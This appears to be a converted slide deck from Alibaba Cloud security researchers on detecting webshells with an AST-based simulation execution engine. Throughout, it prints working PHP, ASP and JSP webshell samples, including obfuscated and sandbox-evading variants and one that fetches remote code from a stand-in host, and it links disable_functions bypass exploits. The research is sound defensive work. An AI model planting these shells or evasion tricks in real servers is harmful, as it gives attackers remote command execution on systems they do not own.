



# Best Practices For Simulating Execution in Malicious Text Detection

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# Whoami

WANG SHUO(@MagicBlue\_CH) & SUN YI

- Alibaba Cloud Security Expert
- Capacity building for CWPP security products
- Good at malicious file detection、 host intrusion detection



# Why need malicious text detection?



Increasing number of botnet families using malicious scripts as attack method

## Advantages

- Good system adaptability(bash、 powershell、 python etc)
- Easy and simple development(Script kids 🐱)
- Powerful to do almost anything

# Why need malicious text detection?



Brute Force  
vulnerability  
Social engineering



MalScript

Mining

Persistence

Lateral movement



- Release the mining program and run
- Implant malicious scheduled tasks self-starting tasks
- Attack other machines on the intranet

Mining botnet attack methods



# Why need malicious text detection?

WebShell = Web Server Persistent Control

```
<?php eval($_POST["pass"]);?>
```

```
<% execute(request("pass"))?>
```

```
`${Runtime.getRuntime().exec(param.a)}
```

- Arbitrary code execution
- Arbitrary command execution
- Arbitrary Directory/File Read/Write
- Database Dump
- Hotlink
- Phishing
- ...



# How to detect WebShell?

## The Dilemma of Regular Expressions

```
import re  
re.findall(r'(eval|system)\(\$_(POST|GET|REQUEST)',webshell)
```

Detect Rule

```
<?php eval($_POST["pass"]);?>
```

False Positive

```
<?php eval($_POST[ wrong syntax
```


False negatives

```
<?php  
$f = "c"."rea"."te"."_func"."tion";  
$shell = $f("\$c","e"."v"."al","('?>'.bas"."e64_".dec"."ode(\$c));");  
$shell($_GET["pass"]);
```

# How to detect WebShell?

## Dynamic sandbox solution

```
<?php  
$pass = str_rot13($_POST["pass"]);  
eval($pass);  
?>
```



Malicious sample run in the sandbox and gets OPCODE call sequence to detect



# The Dilemma of Dynamic Sandbox

payload:

```
shell.php?ccc=whoami&ddd=0
```

```
<?php
$in = $_GET['ccc'];
$nnn = $_GET['ddd'];
$cmd = "";
$table = "01234567890qwertyuiopasdfghjklzxcvbnm";

for ($i=0; $i < strlen($in); $i++) {
    $this_char = $in[$i];

    for ($j=0; $j < strlen($table); $j++) {
        if($this_char == $table[$j+$nnn]){
            $cmd = $cmd . $table[$j];
        }
    }
}

system($cmd);
```

Indirect taint

## Conditional branch confrontation

- The dynamic sandbox cannot get external input and cannot get all opcode call sequences.
- Attackers construct complex branches to avoid sandbox detection.



# The Dilemma of Dynamic Sandbox

Taint is not transferable

payload:

```
shell.php?class=Shell&val=phpinfo();
```

```
<?php
```

```
class Shell {
```

```
    public static $shell="hello world!!!";
```

```
}
```

```
$reflectionClass = new ReflectionClass($_GET["class"]);
```

```
$reflectionClass->getProperty("shell")->setValue($_GET["val"]);
```

```
eval(Shell::$shell);
```

The dynamic sandbox fails to run Because

it cannot get the externally controllable reflection class name



# The Dilemma of Dynamic Sandbox

payload:  
According to remote code

```
<?php
copy("http://webshell.com/1.png",'evil.png');
if($_GET["abc"]=="pass"){
    require "evil.png";
}
else{
    echo "no file";
}
c();?>
```

## File and Network Operations

- If you don't simulate the file/network system, cannot require evil.png
- Attackers use network or file streams to disrupt taint.



# The Dilemma of Dynamic Sandbox

payload:

```
shell.php?pass=phpinfo();
```

```
<?php  
  
define('LARAVEL_START', microtime(true));  
require __DIR__.'/../vendor/autoload.php';  
$app = require_once __DIR__.'/../bootstrap/app.php';  
  
$a=array($_REQUEST['pass']=>"3");  
$b=array_keys($a)[0];  
eval($b);  
  
$kernel = $app->make(Illuminate\Contracts\Http\Kernel::class);  
$response = $kernel->handle(  
    $request = Illuminate\Http\Request::capture()  
);  
$response->send();  
$kernel->terminate($request, $response);
```

## Lack of dependence

- In real attacks, WebShell is usually inserted into normal business code.
- Sandbox does not work properly due to missing dependencies



# The Dilemma of Dynamic Sandbox

## Uncertain value

```
payload:  
shell.php?1=whoami
```

```
<?php  
  
$a = rand(114,116);  
$b = (chr($a)."ystem");  
$b($_GET[1]);  
  
?>
```

```
payload:  
shell.php?1=whoami
```

```
<?php  
// filename=system.php  
  
$a = basename(__FILE__, '.php');  
$a($_GET[1]);  
  
?>
```

We call this situation "uncertain value", and it's easy to see that the sandbox struggles to deal with it.



# The Dilemma of Dynamic Sandbox

Scripting language version fragmentation

```
payload:  
shell.php?var_name=a&cmd=whoami
```

```
<?php  
// php5&php7 compatible syntax  
${$_GET['var_name']}=$_GET['cmd'];  
system($a);  
  
?>
```

```
<?php  
//php5 support,but not php7  
$$$_GET['var_name']=$_GET['cmd'];  
system($a);  
  
?>
```

new release has new features  
and is likely to bring a new bypass surface.

## PHP 7.3

- [Flexible Heredoc and Nowdoc Syntaxes](#)  
Allow indentation of, and remove newline requirement after, Nowdoc/Heredoc closing markers (Published: 2017-09-16, Accepted 2017-11-16)
- [Allow a trailing comma in function calls](#) (Published 2017-10-07)
- [JSON\\_THROW\\_ON\\_ERROR](#)  
Adds a flag to change the JSON extension's error-handling behaviour (Created: 2017-09-10)
- [PCRE2 Migration](#) (Published 2017-10-16)
- [list\(\) Reference Assignment](#)  
This RFC proposes a new syntax to enable reference assignment with list(). (Created 2013/10/25, withdrawn 2014-05-15, Commandeered and Reopened: 2016-12-30, Accepted 2017-02-22)
- [is\\_countable function](#) (Created: 2018-01-21)
- [array\\_key\\_first\(\), array\\_key\\_last\(\)](#)  
Add functions for handling the outer keys of an array (Created: 2018-06-11; Voting from 2018-07-09 to 2018-07-16)
- [Make compact function reports undefined passed variables](#)  
(Created: 2018-05-24; Voting from 2018-06-06 to 2018-06-18)
- [Argon2 Password Hash Enhancements](#)  
(Created: 2018-01-11; Voting from 2018-06-06 to 2018-06-18)
- [Deprecate and Remove image2wbmp\(\)](#)  
(Created: 2018-05-11; Voting from 2018-05-26 to 2018-06-09)
- [Deprecate and Remove Case-Insensitive Constants](#)  
Support for case-insensitive constants is deprecated and scheduled for removal in the next major version.
- [Deprecations for PHP 7.3](#)  
Miscellaneous minor deprecations for PHP 7.3.
- [Same Site Cookie](#)  
Add same site flag to cookies created by core cookie functions (Created: 2017-07-16)



# The Dilemma of Dynamic Sandbox

pwn(\$\_GET)



UAF vulnerability

address: zif\_system function

<https://github.com/mm0r1/exploits>

php-concat-bypass - PHP `disable_functions` bypass using [bug #81705](#) for php 7.3-8.1.

php-filter-bypass - PHP `disable_functions` bypass using [bug #54350](#) for php 7.0-8.0.

php7-backtrace-bypass - PHP `disable_functions` bypass using [bug #76047](#) for php 7.0-7.4.

php7-gc-bypass - PHP `disable_functions` bypass using [bug #72530](#) for versions 7.0-7.3. Bug patched in php 7.4.

php-json-bypass - PHP `disable_functions` bypass using [bug #77843](#) for versions 7.1-7.3 released before 30.05.2019.

Use a PHP exploit to act as a WebShell to avoid taint flow tracking.



# Our solution

Although Static detection / Dynamic sandbox detection has many disadvantages there are also some advantages

## Static detection

- Fast detection
- The writing rules are simple and the threshold is low


## Dynamic sandbox detection

- Accurate detection with low false positives

Our solution :

Static Detection Engine + Dynamic Sandbox Detection Engine + **Simulation Execution Engine**

# What is Simulation Execution Engine?



Built with reasoning-based simulation execution techniques, designed for high-level confrontation.

## Features:

- Multiple languages supported in one engine
- AST-based Self-developed VM, not Opcodes-based
- **Dynamic execution, not static analysis**
- High detections, low false positives

# How to support multiple languages?

## Definition of Java Function

```
Modifiers ReturnType FunctionName(ParameterType parameter,...) {  
    /* FunctionBody; */  
    return [expression];  
}
```

## Definition of PHP Function

```
function FunctionName($parameter1, $parameter2, ...) {  
    /* FunctionBody; */  
    return [expression];  
}
```

## Definition of Python Function


```
def FunctionName(parameter1, parameter2, ...):  
    # FunctionBody  
    return [expression]
```

## Definition of Uniform Functions

```
[Modifiers]  
[ReturnType]  
[Identifier]  
FunctionName([ParameterType] parameter, ...) {  
    FunctionBody  
    return [expression];  
}
```

Multiple languages, unified expression

# Why Self-developed VM is based on AST?



**Source Code**

```

<?php
$a = "";
$b = array('l', 's', '!', '-', 'l', 'a');
for ($i=0; $i<(int)$_GET['c']; $i++)
{
    $a .= $b[$i];
}
system($a);
  
```

**Generated Opcodes**

#	I	O	op	fetch	ext	return	operands
0	>		ASSIGN				l0, ""
1			ASSIGN				l1, <array>
2			ASSIGN				l2, 0
3	>		JMP				->7
4	>		FETCH_DIM_R			-6	l1, l2
5			ASSIGN_OP		8		l0, -6
6			PRE_INC				l2
7	>		FETCH_R	global		-9	l_GET
8			FETCH_DIM_R			-10	-9, c
9			CAST		4	-11	-10
10			IS_SMALLER				l2, -11
11	>		JMPNZ				-12, ->4
12	>		INIT_FCALL				'system'
13			SEND_VAR				l0
14			DO_ICALL				
15	>		RETURN				1

Structured, closer to source code

😄 More expressive of attacker intent!

Flattened, missing information



# It's a Dynamic execution Engine

## Core Features of VM:

- AST-based
- Really compute the value of each node in the AST
- **Built-in multiple reasoning techniques**
- Runtime management
- Self-developed standard library
- System Simulation

### Self-developed Dynamic execution VM Architecture

#### AST node processing and Taint spreading

AST nodes calculator

Decision unit for AST nodes

#### Reasoning techniques

Including identification and correction of uncertain values, indirect stains, possible values, etc.

#### Self-developed standard library and Runtime management

Symbol scope manager

Function call stack manager

Built-in classes

Built-in functions


Built-in constants

#### Process-level System Simulation Component

Including simulation programs such as IO, NET, Thread, etc.

# How to achieve high-level confrontation?

AST calculation process in VM



## Core Features of Decision unit:

- Context-based, fine-grained control
- Record and track each node information
- Identify attacker intent and calculate results based on reasoning techniques
- With contextual information, malicious behavior can be identified more accurately and false positives can be avoided



# The Capability of Simulation Execution Engine

Controlled variable name

payload:

```
shell.php?var=a&code=phpinfo();
```

```
<?php
```

```
$a = 10;
```

```
${$_GET['var']} = $_GET['code'];
```

```
eval($a);
```

Engine Calculation process:

Record local variable a

[Reasoning technique]

Attacker intent: **variable name can be controlled**

Correction: **find variable a, and replace it**

Sink 🐱

# The Capability of Simulation Execution Engine

payload:

```
shell.php?ccc=whoami&ddd=0
```

Conditional branch confrontation

```
<?php
$in = $_GET['ccc'];
$nnn = $_GET['ddd'];
$cmd = "";
$table = "01234567890qwertyuiopasdfghjklzxcvbnm";

for ($i=0; $i < strlen($in); $i++) {
    $this_char = $in[$i];

    for ($j=0; $j < strlen($table); $j++) {
        if ($this_char == $table[$j+$nnn]) {
            $cmd = $cmd . $table[$j];
        }
    }

    system($cmd);
}
```

Engine Calculation process:

Record local variables in and nnn, and marked as a taint source

[Reasoning technique]  
Attacker intent: value of the variable cmd is affected by the values of the variables in and nnn  
Correction: mark variable cmd as an "indirect taint"

Sink



# The Capability of Simulation Execution Engine

Taint is not transferable

payload:

```
shell.php?class=Shell&val=phpinfo();
```

```
<?php
```

```
class Shell {
```

```
    public static $shell="hello world!!!";
```

```
}
```

```
$reflectionClass = new ReflectionClass($_GET["class"]);
```

```
$reflectionClass->getProperty("shell")->setValue($_GET["val"]);
```

```
eval(Shell::$shell);
```

Engine Calculation process:

Record Shell class is defined

[Reasoning technique]

Attacker intent: class name can be controlled

Correction: find Shell class, and replace it

Sink 



# The Capability of Simulation Execution Engine

## File and Network Operations

payload:

According to remote code

```
<?php
copy ("http://webshell.com/1.png" , 'evil.png' );
if ( $_GET["abc"] == "pass" ):{
    require "evil.png";
}
else {
    echo "no file";
}
c0;?>
```

## Engine Calculation process:

[Reasoning technique]

Attacker intent: read content from network and write to evil.png file

Correction: create evil.png in the simulated IO system and mark the file content as a taint source

[Reasoning technique]

Attacker intent: result of the conditional statement of the if branch can be controlled

Correction: let the result be corrected to True

Sink 



# The Capability of Simulation Execution Engine

payload:

```
shell.php?pass=phpinfo();
```

```
<?php
```

```
define('LARAVEL_START', microtime(true));  
require __DIR__.'/../vendor/autoload.php';  
$app = require_once __DIR__.'/../bootstrap/app.php';
```

```
$a = array($_REQUEST['pass']->"3");
```

```
$b = array_keys($a)[0];
```

```
eval($b);
```

```
$kernel = $app->make(Illuminate\Contracts\Http\Kernel::class);
```

```
$response = $kernel->handle(
```

```
$request = Illuminate\Http\Request::capture()
```

```
);
```

```
$response->send();
```

```
$kernel->terminate($request, $response);
```

Lack of dependence

Engine Calculation process:

Ignore exceptions caused by lack of dependencies

[Reasoning technique]

Attacker intent: array keys can be controlled

Correction: all keys in the array are marked as taint sources

Sink 



# The Capability of Simulation Execution Engine

Uncertain value

payload:  
shell.php?1=whoami

```
<?php
```

```
$a = rand(114,116);
```

```
$b = (chr($a)."ystem");
```

```
$b($_GET[1]);
```

```
?>
```

## Engine Calculation process:

[Reasoning technique]

Attacker intent: the rand function is called, affecting the result of subsequent code execution

Correction: the function return value is marked as "Uncertain value", variable a also has this flag

"Uncertain value" flag also support spreading

Sink 

The function has the "Uncertain value" flag, and the parameter is a taint.

# The Capability of Simulation Execution Engine

## Backward incompatible changes

payload:  
shell.php?cmd=whoami

```
<?php
```

```
$l = strlen(number_format(-0.01));
```

```
$fn = substr('1system', $l, 6);
```

```
$fn($_GET['cmd']);
```

Engine Calculation process:


[Reasoning technique]

Attacker intent: `number_format` function returns different results in different versions of PHP

Correction: return all possible values. possible values of the variable `l` are 1 and 2

Possible values of variable `fn` are `1system` and `system`

**Sink**  When the value of the variable `fn` is `system`





# FOMO Bounty Challenge



- Every valid sample will be rewarded
- A total of more than 3000+ white hats participated
- Receive hundreds of interesting bypass tricks

Offense and defense are endless  
the ability to improve with the help of external ecological power

# Security capabilities are visible and testable

## WebShell Detection Platform

file upload

```

1 <?php
2
3 eval($_POST["pass"]);
4
5 ?>

```

提交

all Enter search content... 清空

filename	filetype	MD5	detect result	threat level	feedback
7c96f5b54e4148cda6e800d6396654d8	webshell	3f058b66b8259681782669795b469759	BLACK	malicious	false positive false negative Suspicious code details

Suspicious code detail

```

1 <?php
2 eval($_GET["pass"]);
3 ?>

```

- Suspicious code highlighted
- Support WebShell detection in PHP,JSP,ASP,ASPX etc.
- Not only supports the detection of WebShell but also supports the detection of various malicious binaries
- Welcome to test and use for free !!!

<https://ti.aliyun.com>



# Thank You!

If you have any questions  
please email [magicbluech@gmail.com](mailto:magicbluech@gmail.com)